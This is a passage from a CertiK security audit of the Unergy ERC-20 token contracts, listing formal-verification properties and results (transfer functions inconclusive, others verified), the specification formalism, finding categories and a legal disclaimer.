- the functions `balanceOf` and `totalSupply`, which are verified to correctly reflect the internal state of the contract.

The properties that were considered within the scope of this audit are as follows:

Property Name	Title
erc20-transfer-revert-zero	`transfer` Prevents Transfers to the Zero Address
erc20-transfer-succeed-normal	`transfer` Succeeds on Admissible Non-self Transfers
erc20-transfer-succeed-self	`transfer` Succeeds on Admissible Self Transfers
erc20-transfer-correct-amount	`transfer` Transfers the Correct Amount in Non-self Transfers
erc20-transfer-correct-amount-self	`transfer` Transfers the Correct Amount in Self Transfers
erc20-transfer-change-state	`transfer` Has No Unexpected State Changes
erc20-transfer-exceed-balance	`transfer` Fails if Requested Amount Exceeds Available Balance
erc20-transfer-recipient-overflow	`transfer` Prevents Overflows in the Recipient's Balance
erc20-transfer-false	If `transfer` Returns `false`, the Contract State Is Not Changed
erc20-transfer-never-return-false	`transfer` Never Returns `false`
erc20-transferfrom-revert-from-zero	`transferFrom` Fails for Transfers From the Zero Address

Property Name	Title
erc20-transferfrom-revert-to-zero	`transferFrom` Fails for Transfers To the Zero Address
erc20-transferfrom-succeed-normal	`transferFrom` Succeeds on Admissible Non-self Transfers
erc20-transferfrom-succeed-self	`transferFrom` Succeeds on Admissible Self Transfers
erc20-transferfrom-correct-amount	`transferFrom` Transfers the Correct Amount in Non-self Transfers
erc20-transferfrom-correct-amount-self	`transferFrom` Performs Self Transfers Correctly
erc20-transferfrom-correct-allowance	`transferFrom` Updated the Allowance Correctly
erc20-transferfrom-change-state	`transferFrom` Has No Unexpected State Changes
erc20-transferfrom-fail-exceed-balance	`transferFrom` Fails if the Requested Amount Exceeds the Available Balance
erc20-transferfrom-fail-exceed-allowance	`transferFrom` Fails if the Requested Amount Exceeds the Available Allowance
erc20-transferfrom-fail-recipient-overflow	`transferFrom` Prevents Overflows in the Recipient's Balance
erc20-transferfrom-false	If `transferFrom` Returns `false`, the Contract's State Is Unchanged
erc20-transferfrom-never-return-false	`transferFrom` Never Returns `false`
erc20-totalsupply-succeed-always	`totalSupply` Always Succeeds
erc20-totalsupply-correct-value	`totalSupply` Returns the Value of the Corresponding State Variable
erc20-totalsupply-change-state	`totalSupply` Does Not Change the Contract's State
erc20-balanceof-succeed-always	`balanceOf` Always Succeeds
erc20-balanceof-correct-value	`balanceOf` Returns the Correct Value
erc20-balanceof-change-state	`balanceOf` Does Not Change the Contract's State
erc20-allowance-succeed-always	`allowance` Always Succeeds
erc20-allowance-correct-value	`allowance` Returns Correct Value
erc20-allowance-change-state	`allowance` Does Not Change the Contract's State
erc20-approve-revert-zero	`approve` Prevents Approvals For the Zero Address

Property Name	Title
erc20-approve-succeed-normal	`approve` Succeeds for Admissible Inputs
erc20-approve-correct-amount	`approve` Updates the Approval Mapping Correctly
erc20-approve-change-state	`approve` Has No Unexpected State Changes
erc20-approve-false	If `approve` Returns `false`, the Contract's State Is Unchanged
erc20-approve-never-return-false	`approve` Never Returns `false`

Verification Results

In the remainder of this section, we list all contracts where formal verification of at least one property was not successful. There are several reasons why this could happen:

- False: The property is violated by the project.
- Inconclusive: The proof engine cannot prove or disprove the property due to timeouts or exceptions.
- Inapplicable: The property does not apply to the project.

Detailed Results For Contract ERC20Project (contracts/ERC20Project.sol) In Commit 84763265a046dd6a187931f25e9bc1cd41a7b1a3

Verification of ERC-20 Compliance

Detailed Results for Function `transfer`

Property Name	Final Result	Remarks
erc20-transfer-revert-zero	Inconclusive	
erc20-transfer-succeed-normal	Inconclusive	
erc20-transfer-succeed-self	Inconclusive	
erc20-transfer-correct-amount	Inconclusive	
erc20-transfer-correct-amount-self	Inconclusive	
erc20-transfer-change-state	Inconclusive	
erc20-transfer-exceed-balance	Inconclusive	
erc20-transfer-recipient-overflow	Inconclusive	
erc20-transfer-false	Inconclusive	
erc20-transfer-never-return-false	Inconclusive	

Detailed Results for Function `transferFrom`

Property Name	Final Result	Remarks
erc20-transferfrom-revert-from-zero	Inconclusive	
erc20-transferfrom-revert-to-zero	Inconclusive	
erc20-transferfrom-succeed-normal	Inconclusive	
erc20-transferfrom-succeed-self	Inconclusive	
erc20-transferfrom-correct-amount	Inconclusive	
erc20-transferfrom-correct-amount-self	Inconclusive	
erc20-transferfrom-correct-allowance	Inconclusive	
erc20-transferfrom-change-state	Inconclusive	
erc20-transferfrom-fail-exceed-balance	Inconclusive	
erc20-transferfrom-fail-exceed-allowance	Inconclusive	
erc20-transferfrom-fail-recipient-overflow	Inconclusive	
erc20-transferfrom-false	Inconclusive	
erc20-transferfrom-never-return-false	Inconclusive	

Detailed Results for Function `totalSupply`

Property Name	Final Result	Remarks
erc20-totalsupply-succeed-always	True	
erc20-totalsupply-correct-value	True	
erc20-totalsupply-change-state	True	

Detailed Results for Function `balanceOf`

Property Name	Final Result	Remarks
erc20-balanceof-succeed-always	True	
erc20-balanceof-correct-value	True	
erc20-balanceof-change-state	True	

Detailed Results for Function `allowance`

Property Name	Final Result	Remarks
erc20-allowance-succeed-always	True	
erc20-allowance-correct-value	True	
erc20-allowance-change-state	True	

Detailed Results for Function `approve`

Property Name	Final Result	Remarks
erc20-approve-revert-zero	True	
erc20-approve-succeed-normal	True	
erc20-approve-correct-amount	True	
erc20-approve-change-state	True	
erc20-approve-false	True	
erc20-approve-never-return-false	True	

Detailed Results For Contract ERC20UWatt (contracts/ERC20UWatt.sol) In Commit 84763265a046dd6a187931f25e9bc1cd41a7b1a3

Verification of ERC-20 Compliance

Detailed Results for Function `transfer`

Property Name	Final Result	Remarks
erc20-transfer-revert-zero	Inconclusive	
erc20-transfer-succeed-normal	Inconclusive	
erc20-transfer-succeed-self	Inconclusive	
erc20-transfer-correct-amount	Inconclusive	
erc20-transfer-correct-amount-self	Inconclusive	
erc20-transfer-change-state	Inconclusive	
erc20-transfer-exceed-balance	Inconclusive	
erc20-transfer-recipient-overflow	Inconclusive	
erc20-transfer-false	Inconclusive	
erc20-transfer-never-return-false	Inconclusive	

Detailed Results for Function `transferFrom`

Property Name	Final Result	Remarks
erc20-transferfrom-revert-from-zero	Inconclusive	
erc20-transferfrom-revert-to-zero	Inconclusive	
erc20-transferfrom-succeed-normal	Inconclusive	
erc20-transferfrom-succeed-self	Inconclusive	
erc20-transferfrom-correct-amount	Inconclusive	
erc20-transferfrom-correct-allowance	Inconclusive	
erc20-transferfrom-correct-amount-self	Inconclusive	
erc20-transferfrom-change-state	Inconclusive	
erc20-transferfrom-fail-exceed-balance	Inconclusive	
erc20-transferfrom-fail-exceed-allowance	Inconclusive	
erc20-transferfrom-fail-recipient-overflow	Inconclusive	
erc20-transferfrom-false	Inconclusive	
erc20-transferfrom-never-return-false	Inconclusive	

Detailed Results for Function `totalSupply`

Property Name	Final Result	Remarks
erc20-totalsupply-succeed-always	True	
erc20-totalsupply-correct-value	True	
erc20-totalsupply-change-state	True	

Detailed Results for Function `balanceOf`

Property Name	Final Result	Remarks
erc20-balanceof-succeed-always	True	
erc20-balanceof-correct-value	True	
erc20-balanceof-change-state	True	

Detailed Results for Function `allowance`

Property Name	Final Result	Remarks
erc20-allowance-correct-value	True	
erc20-allowance-succeed-always	True	
erc20-allowance-change-state	True	

Detailed Results for Function `approve`

Property Name	Final Result	Remarks
erc20-approve-revert-zero	True	
erc20-approve-succeed-normal	True	
erc20-approve-correct-amount	True	
erc20-approve-change-state	True	
erc20-approve-false	True	
erc20-approve-never-return-false	True	

APPENDIX | UNERGY AUDIT

Finding Categories

Categories	Description
Gas Optimization	Gas Optimization findings do not affect the functionality of the code but generate different, more optimal EVM opcodes resulting in a reduction on the total gas cost of a transaction.
Coding Style	Coding Style findings may not affect code behavior, but indicate areas where coding practices can be improved to make the code more understandable and maintainable.
Coding Issue	Coding Issue findings are about general code quality including, but not limited to, coding mistakes, compile errors, and performance issues.
Incorrect Calculation	Incorrect Calculation findings are about issues in numeric computation such as rounding errors, overflows, out-of-bounds and any computation that is not intended.
Access Control	Access Control findings are about security vulnerabilities that make protected assets unsafe.
Inconsistency	Inconsistency findings refer to different parts of code that are not consistent or code that does not behave according to its specification.
Volatile Code	Volatile Code findings refer to segments of code that behave unexpectedly on certain edge cases and may result in vulnerabilities.
Logical Issue	Logical Issue findings indicate general implementation issues related to the program logic.
Centralization	Centralization findings detail the design choices of designating privileged roles or other centralized controls over the code.
Governance	Governance findings indicate issues related to the management of the code.
Design Issue	Design Issue findings indicate general issues at the design level beyond program logic that are not covered by other finding categories.

Checksum Calculation Method

The "Checksum" field in the "Audit Scope" section is calculated as the SHA-256 (Secure Hash Algorithm 2 with digest size of 256 bits) digest of the content of each file hosted in the listed source repository under the specified commit.

The result is hexadecimal encoded and is the same as the output of the Linux "sha256sum" command against the target file.

Details on Formal Verification

Some Solidity smart contracts from this project have been formally verified. Each such contract was compiled into a mathematical model that reflects all its possible behaviors with respect to the property. The model takes into account the semantics of the Solidity instructions found in the contract. All verification results that we report are based on that model.

The following assumptions and simplifications apply to our model:

- Certain low-level calls and inline assembly are not supported and may lead to a contract not being formally verified.
- We model the semantics of the Solidity source code and not the semantics of the EVM bytecode in a compiled contract.

Formalism for property specifications

All properties are expressed in a behavioral interface specification language that CertiK has developed for Solidity, which allows us to specify the behavior of each function in terms of the contract state and its parameters and return values, as well as contract properties that are maintained by every observable state transition. Observable state transitions occur when the contract's external interface is invoked and the invocation does not revert, and when the contract's Ether balance is changed by the EVM due to another contract's "self-destruct" invocation. The specification language has the usual Boolean connectives, as well as the operator `\old` (used to denote the state of a variable before a state transition), and several types of specification clause:

Apart from the Boolean connectives and the modal operators "always" (written `[]`) and "eventually" (written `<>`), we use the following predicates to reason about the validity of atomic propositions. They are evaluated on the contract's state whenever a discrete time step occurs:

- `requires [cond]` - the condition `cond`, which refers to a function's parameters, return values, and contract state variables, must hold when a function is invoked in order for it to exhibit a specified behavior.
- `ensures [cond]` - the condition `cond`, which refers to a function's parameters, return values, and both `\old` and current contract state variables, is guaranteed to hold when a function returns if the corresponding requires condition held when it was invoked.
- `invariant [cond]` - the condition `cond`, which refers only to contract state variables, is guaranteed to hold at every observable contract state.
- `constraint [cond]` - the condition `cond`, which refers to both `\old` and current contract state variables, is guaranteed to hold at every observable contract state except for the initial state after construction (because there is no previous state); constraints are used to restrict how contract state can change over time.

Description of the Analyzed ERC-20 Properties

Properties related to function `transfer`

erc20-transfer-change-state

All non-reverting invocations of `transfer(recipient, amount)` that return `true` must only modify the balance entries of the `msg.sender` and the `recipient` addresses.

erc20-transfer-correct-amount

All non-reverting invocations of `transfer(recipient, amount)` that return `true` must subtract the value in `amount` from the balance of `msg.sender` and add the same value to the balance of the `recipient` address.

erc20-transfer-correct-amount-self

All non-reverting invocations of `transfer(recipient, amount)` that return `true` and where the `recipient` address equals `msg.sender` (i.e. self-transfers) must not change the balance of address `msg.sender` .

erc20-transfer-exceed-balance

Any transfer of an amount of tokens that exceeds the balance of `msg.sender` must fail.

erc20-transfer-false

If the `transfer` function in contract `${TRANSFER_CONTRACT}` fails by returning `false` , it must undo all state changes it incurred before returning to the caller.

erc20-transfer-never-return-false

The transfer function must never return `false` to signal a failure.

erc20-transfer-recipient-overflow

Any invocation of `transfer(recipient, amount)` must fail if it causes the balance of the `recipient` address to overflow.

erc20-transfer-revert-zero

Any call of the form `transfer(recipient, amount)` must fail if the recipient address is the zero address.

erc20-transfer-succeed-normal

All invocations of the form `transfer(recipient, amount)` must succeed and return `true` if

- the `recipient` address is not the zero address,
- `amount` does not exceed the balance of address `msg.sender` ,
- transferring `amount` to the `recipient` address does not lead to an overflow of the recipient's balance, and
- the supplied gas suffices to complete the call.

erc20-transfer-succeed-self

All self-transfers, i.e. invocations of the form `transfer(recipient, amount)` where the `recipient` address equals the address in `msg.sender` must succeed and return `true` if

- the value in `amount` does not exceed the balance of `msg.sender` and
- the supplied gas suffices to complete the call.

Properties related to function `transferFrom`

erc20-transferfrom-change-state

All non-reverting invocations of `transferFrom(from, dest, amount)` that return `true` may only modify the following state variables:

- The balance entry for the address in `dest`,
- The balance entry for the address in `from`,
- The allowance for the address in `msg.sender` for the address in `from`.

erc20-transferfrom-correct-allowance

All non-reverting invocations of `transferFrom(from, dest, amount)` that return `true` must decrease the allowance for address `msg.sender` over address `from` by the value in `amount`.

erc20-transferfrom-correct-amount

All invocations of `transferFrom(from, dest, amount)` that succeed and that return `true` subtract the value in `amount` from the balance of address `from` and add the same value to the balance of address `dest`.

erc20-transferfrom-correct-amount-self

All non-reverting invocations of `transferFrom(from, dest, amount)` that return `true` and where the address in `from` equals the address in `dest` (i.e. self-transfers) do not change the balance entry of the `from` address (which equals `dest`).

erc20-transferfrom-fail-exceed-allowance

Any call of the form `transferFrom(from, dest, amount)` with a value for `amount` that exceeds the allowance of address `msg.sender` must fail.

erc20-transferfrom-fail-exceed-balance

Any call of the form `transferFrom(from, dest, amount)` with a value for `amount` that exceeds the balance of address `from` must fail.

erc20-transferfrom-fail-recipient-overflow

Any call of `transferFrom(from, dest, amount)` with a value in `amount` whose transfer would cause an overflow of the balance of address `dest` must fail.

erc20-transferfrom-false

If `transferFrom` returns `false` to signal a failure, it must undo all incurred state changes before returning to the caller.

erc20-transferfrom-never-return-false

The `transferFrom` function must never return `false`.

erc20-transferfrom-revert-from-zero

All calls of the form `transferFrom(from, dest, amount)` where the `from` address is zero, must fail.

erc20-transferfrom-revert-to-zero

All calls of the form `transferFrom(from, dest, amount)` where the `dest` address is zero, must fail.

erc20-transferfrom-succeed-normal

All invocations of `transferFrom(from, dest, amount)` must succeed and return `true` if

- the value of `amount` does not exceed the balance of address `from`,
- the value of `amount` does not exceed the allowance of `msg.sender` for address `from`,
- transferring a value of `amount` to the address in `dest` does not lead to an overflow of the recipient's balance, and
- the supplied gas suffices to complete the call.

erc20-transferfrom-succeed-self

All invocations of `transferFrom(from, dest, amount)` where the `dest` address equals the `from` address (i.e. self-transfers) must succeed and return `true` if:

- The value of `amount` does not exceed the balance of address `from`,
- the value of `amount` does not exceed the allowance of `msg.sender` for address `from`, and
- the supplied gas suffices to complete the call.

Properties related to function `totalSupply`

erc20-totalsupply-change-state

The `totalSupply` function in contract ERC20 must not change any state variables.

erc20-totalsupply-correct-value

The `totalSupply` function must return the value that is held in the corresponding state variable of contract ERC20.

erc20-totalsupply-succeed-always

The function `totalSupply` must always succeeds, assuming that its execution does not run out of gas.

Properties related to function `balanceOf`

erc20-balanceof-change-state

Function `balanceOf` must not change any of the contract's state variables.

erc20-balanceof-correct-value

Invocations of `balanceOf(owner)` must return the value that is held in the contract's balance mapping for address `owner`.

erc20-balanceof-succeed-always

Function `balanceOf` must always succeed if it does not run out of gas.

Properties related to function `allowance`

erc20-allowance-change-state

Function `allowance` must not change any of the contract's state variables.

erc20-allowance-correct-value

Invocations of `allowance(owner, spender)` must return the allowance that address `spender` has over tokens held by address `owner`.

erc20-allowance-succeed-always

Function `allowance` must always succeed, assuming that its execution does not run out of gas.

Properties related to function `approve`

erc20-approve-change-state

All calls of the form `approve(spender, amount)` must only update the allowance mapping according to the address `msg.sender` and the values of `spender` and `amount` and incur no other state changes.

erc20-approve-correct-amount

All non-reverting calls of the form `approve(spender, amount)` that return `true` must correctly update the allowance mapping according to the address `msg.sender` and the values of `spender` and `amount`.

erc20-approve-false

If function `approve` returns `false` to signal a failure, it must undo all state changes that it incurred before returning to the caller.

erc20-approve-never-return-false

The function `approve` must never returns `false`.

erc20-approve-revert-zero

All calls of the form `approve(spender, amount)` must fail if the address in `spender` is the zero address.

erc20-approve-succeed-normal

All calls of the form `approve(spender, amount)` must succeed, if

- the address in `spender` is not the zero address and
- the execution does not run out of gas.

DISCLAIMER | CERTIK

This report is subject to the terms and conditions (including without limitation, description of services, confidentiality, disclaimer and limitation of liability) set forth in the Services Agreement, or the scope of services, and terms and conditions provided to you ("Customer" or the "Company") in connection with the Agreement. This report provided in connection with the Services set forth in the Agreement shall be used by the Company only to the extent permitted under the terms and conditions set forth in the Agreement. This report may not be transmitted, disclosed, referred to or relied upon by any person for any purposes, nor may copies be delivered to any other person other than the Company, without CertiK's prior written consent in each instance.

This report is not, nor should be considered, an "endorsement" or "disapproval" of any particular project or team. This report is not, nor should be considered, an indication of the economics or value of any "product" or "asset" created by any team or project that contracts CertiK to perform a security assessment. This report does not provide any warranty or guarantee regarding the absolute bug-free nature of the technology analyzed, nor do they provide any indication of the technologies proprietors, business, business model or legal compliance.

This report should not be used in any way to make decisions around investment or involvement with any particular project. This report in no way provides investment advice, nor should be leveraged as investment advice of any sort. This report represents an extensive assessing process intending to help our customers increase the quality of their code while reducing the high level of risk presented by cryptographic tokens and blockchain technology.

Blockchain technology and cryptographic assets present a high level of ongoing risk. CertiK's position is that each company and individual are responsible for their own due diligence and continuous security. CertiK's goal is to help reduce the attack vectors and the high level of variance associated with utilizing new and consistently changing technologies, and in no way claims any guarantee of security or functionality of the technology we agree to analyze.

The assessment services provided by CertiK is subject to dependencies and under continuing development. You agree that your access and/or use, including but not limited to any services, reports, and materials, will be at your sole risk on an as-is, where-is, and as-available basis. Cryptographic tokens are emergent technologies and carry with them high levels of technical risk and uncertainty. The assessment reports could include false positives, false negatives, and other unpredictable results. The services may access, and depend upon, multiple layers of third-parties.

ALL SERVICES, THE LABELS, THE ASSESSMENT REPORT, WORK PRODUCT, OR OTHER MATERIALS, OR ANY PRODUCTS OR RESULTS OF THE USE THEREOF ARE PROVIDED "AS IS" AND "AS AVAILABLE" AND WITH ALL FAULTS AND DEFECTS WITHOUT WARRANTY OF ANY KIND. TO THE MAXIMUM EXTENT PERMITTED UNDER APPLICABLE LAW, CERTIK HEREBY DISCLAIMS ALL WARRANTIES, WHETHER EXPRESS, IMPLIED, STATUTORY, OR OTHERWISE WITH RESPECT TO THE SERVICES, ASSESSMENT REPORT, OR OTHER MATERIALS. WITHOUT LIMITING THE FOREGOING, CERTIK SPECIFICALLY DISCLAIMS ALL IMPLIED WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE, TITLE AND NON-INFRINGEMENT, AND ALL WARRANTIES ARISING FROM COURSE OF DEALING, USAGE, OR TRADE PRACTICE. WITHOUT LIMITING THE FOREGOING, CERTIK MAKES NO WARRANTY OF ANY KIND THAT THE SERVICES, THE LABELS, THE ASSESSMENT REPORT, WORK PRODUCT, OR OTHER MATERIALS, OR ANY PRODUCTS OR RESULTS OF THE USE THEREOF, WILL MEET CUSTOMER'S OR ANY OTHER PERSON'S REQUIREMENTS, ACHIEVE ANY INTENDED RESULT, BE COMPATIBLE OR WORK WITH ANY SOFTWARE, SYSTEM, OR OTHER SERVICES, OR BE SECURE, ACCURATE, COMPLETE, FREE OF HARMFUL CODE, OR ERROR-FREE. WITHOUT LIMITATION TO THE FOREGOING, CERTIK PROVIDES NO WARRANTY OR

UNDERTAKING, AND MAKES NO REPRESENTATION OF ANY KIND THAT THE SERVICE WILL MEET CUSTOMER'S REQUIREMENTS, ACHIEVE ANY INTENDED RESULTS, BE COMPATIBLE OR WORK WITH ANY OTHER SOFTWARE, APPLICATIONS, SYSTEMS OR SERVICES, OPERATE WITHOUT INTERRUPTION, MEET ANY PERFORMANCE OR RELIABILITY STANDARDS OR BE ERROR FREE OR THAT ANY ERRORS OR DEFECTS CAN OR WILL BE CORRECTED.

WITHOUT LIMITING THE FOREGOING, NEITHER CERTIK NOR ANY OF CERTIK'S AGENTS MAKES ANY REPRESENTATION OR WARRANTY OF ANY KIND, EXPRESS OR IMPLIED AS TO THE ACCURACY, RELIABILITY, OR CURRENCY OF ANY INFORMATION OR CONTENT PROVIDED THROUGH THE SERVICE. CERTIK WILL ASSUME NO LIABILITY OR RESPONSIBILITY FOR (I) ANY ERRORS, MISTAKES, OR INACCURACIES OF CONTENT AND MATERIALS OR FOR ANY LOSS OR DAMAGE OF ANY KIND INCURRED AS A RESULT OF THE USE OF ANY CONTENT, OR (II) ANY PERSONAL INJURY OR PROPERTY DAMAGE, OF ANY NATURE WHATSOEVER, RESULTING FROM CUSTOMER'S ACCESS TO OR USE OF THE SERVICES, ASSESSMENT REPORT, OR OTHER MATERIALS.

ALL THIRD-PARTY MATERIALS ARE PROVIDED "AS IS" AND ANY REPRESENTATION OR WARRANTY OF OR CONCERNING ANY THIRD-PARTY MATERIALS IS STRICTLY BETWEEN CUSTOMER AND THE THIRD-PARTY OWNER OR DISTRIBUTOR OF THE THIRD-PARTY MATERIALS.

THE SERVICES, ASSESSMENT REPORT, AND ANY OTHER MATERIALS HEREUNDER ARE SOLELY PROVIDED TO CUSTOMER AND MAY NOT BE RELIED ON BY ANY OTHER PERSON OR FOR ANY PURPOSE NOT SPECIFICALLY IDENTIFIED IN THIS AGREEMENT, NOR MAY COPIES BE DELIVERED TO, ANY OTHER PERSON WITHOUT CERTIK'S PRIOR WRITTEN CONSENT IN EACH INSTANCE.

NO THIRD PARTY OR ANYONE ACTING ON BEHALF OF ANY THEREOF, SHALL BE A THIRD PARTY OR OTHER BENEFICIARY OF SUCH SERVICES, ASSESSMENT REPORT, AND ANY ACCOMPANYING MATERIALS AND NO SUCH THIRD PARTY SHALL HAVE ANY RIGHTS OF CONTRIBUTION AGAINST CERTIK WITH RESPECT TO SUCH SERVICES, ASSESSMENT REPORT, AND ANY ACCOMPANYING MATERIALS.

THE REPRESENTATIONS AND WARRANTIES OF CERTIK CONTAINED IN THIS AGREEMENT ARE SOLELY FOR THE BENEFIT OF CUSTOMER. ACCORDINGLY, NO THIRD PARTY OR ANYONE ACTING ON BEHALF OF ANY THEREOF, SHALL BE A THIRD PARTY OR OTHER BENEFICIARY OF SUCH REPRESENTATIONS AND WARRANTIES AND NO SUCH THIRD PARTY SHALL HAVE ANY RIGHTS OF CONTRIBUTION AGAINST CERTIK WITH RESPECT TO SUCH REPRESENTATIONS OR WARRANTIES OR ANY MATTER SUBJECT TO OR RESULTING IN INDEMNIFICATION UNDER THIS AGREEMENT OR OTHERWISE.

FOR AVOIDANCE OF DOUBT, THE SERVICES, INCLUDING ANY ASSOCIATED ASSESSMENT REPORTS OR MATERIALS, SHALL NOT BE CONSIDERED OR RELIED UPON AS ANY FORM OF FINANCIAL, TAX, LEGAL, REGULATORY, OR OTHER ADVICE.

CertiK | Securing the Web3 World

Founded in 2017 by leading academics in the field of Computer Science from both Yale and Columbia University, CertiK is a leading blockchain security company that serves to verify the security and correctness of smart contracts and blockchain-based protocols. Through the utilization of our world-class technical expertise, alongside our proprietary, innovative tech, we're able to support the success of our clients with best-in-class security, all whilst realizing our overarching vision; provable trust for all throughout all facets of blockchain.